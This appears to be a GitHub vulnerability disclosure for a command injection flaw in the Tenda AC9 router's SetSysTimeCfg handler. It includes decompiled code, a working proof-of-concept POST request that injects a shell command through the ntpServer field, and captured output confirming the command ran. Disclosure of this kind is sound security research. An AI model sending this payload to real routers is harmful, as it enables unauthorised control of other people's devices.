

main CVEIDs / TendaAC9 /



F0und-icu AC9 ...

on Jul 17 History

..



images

4 months ago



README.md

4 months ago



README.md

Tenda AC9 V15.03.2.21_cn has a command injection vulnerability

Overview

- **Type:** command injection vulnerability
- **Vendor:** Tenda (<https://tenda.com.cn>)
- **Products:** WiFi Router AC9
- **Firmware download address:** <https://www.tenda.com.cn/download/default.html>

Affected version

当前版本: V15.03.2.21_cn

升级类型: ☐ 本地升级 ☒ 在线升级


当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```
if ( !strcmp(s1, "sync") )
{
    *(_DWORD *)nptr = 0;
    v15 = 0;
    memset(v13, 0, sizeof(v13));
    v23 = (char *)sub_2B9D4(a1, "timeZone", &unk_ECBA0);
    v22 = (char *)sub_2B9D4(a1, "timePeriod", &unk_ECBA0);
    src = (char *)sub_2B9D4(a1, "ntpServer", "time.windows.com");
    SetValue("sys.timesyn", "1");
    SetValue("sys.timemode", "auto");
    SetValue("sys.timezone", v23);
    SetValue("sys.timenextzone", "0");
    SetValue("sys.timefixper", v22);
    v1 = SetValue("sys.timentpserver", src);
    if ( CommitCfm(v1) )
    {
        GetValue("sys.timesyn", nptr);
        if ( atoi(nptr) == 1 )
        {
            v16[0] = atoi(nptr);
            v16[1] = atoi(v23);
            v16[2] = atoi(v22);
            strcpy((char *)&v16[3], src);
            sprintf((char *)v13, "op=%d", 3);
        }
    }
}
```

00083904 fromSetSysTime:45 (8B904)



The parameter Ntpserver is passed to tpi_sntp_handle->doSystemCmd. A command injection vulnerability was formed.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```

POST /goform/SetSysTimeCfg HTTP/1.1
Host: 192.168.0.1
Content-Length: 76
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/system_time.html?random=0.9150451753353981&

```

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=25f9e794323b453885f5181f1b624d0btjotgb
Connection: close

timePeriod=86400&ntpServer="time.windows.com| ls > /tmp/f0und"&timeZone=20%3A00

1 x 2 x 3 x ...

Send Cancel < >

Request

Pretty Raw \n Actions

1 GET /goform/GetSysTimeCfg HTTP/1.1

2 Host: 192.168.0.1

3 Accept: */*

4 X-Requested-With: XMLHttpRequest

5 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

6 Origin: http://192.168.0.1

7 Referer: http://192.168.0.1/system_time.html?random=0.9150451753353981&

8 Accept-Encoding: gzip, deflate

9 Accept-Language: zh-CN,zh;q=0.9

10 Cookie: password=25f9e794323b453885f5181f1b624d0bdlatgb

11 Connection: close

12

13

Response

Pretty Raw Render \n Actions

1 HTTP/1.0 200 OK

2

3 {

4 "timeType":"sync",

5 "timeZone":"20:00",

6 "timePeriod":"86400",

7 "ntpServer":"time.windows.com|ls > /tmp/f0und",

8 "time":"2000-01-01 21:04:35",

9 "isSyncInternetTime":"false"

10 }

INSPECTOR

Query Parameters

Body Parameters

Request Headers

Response Headers

f0und — telnet 192.168.0.1 — 96x24

[~ # ls /tmp/

auto.socket

clientmac.info

[~ # ls /tmp/f0und

/tmp/f0und

[~ # cat /tmp/f0und

bin

dev

etc

etc_ro

home

init

lib

mnt

proc

root

sbin

sys

tmp

usr

var

webroot

webroot_ro

[~ #

f0und

12tp

samba

usb

wscd_daemon_parameters

wscd_status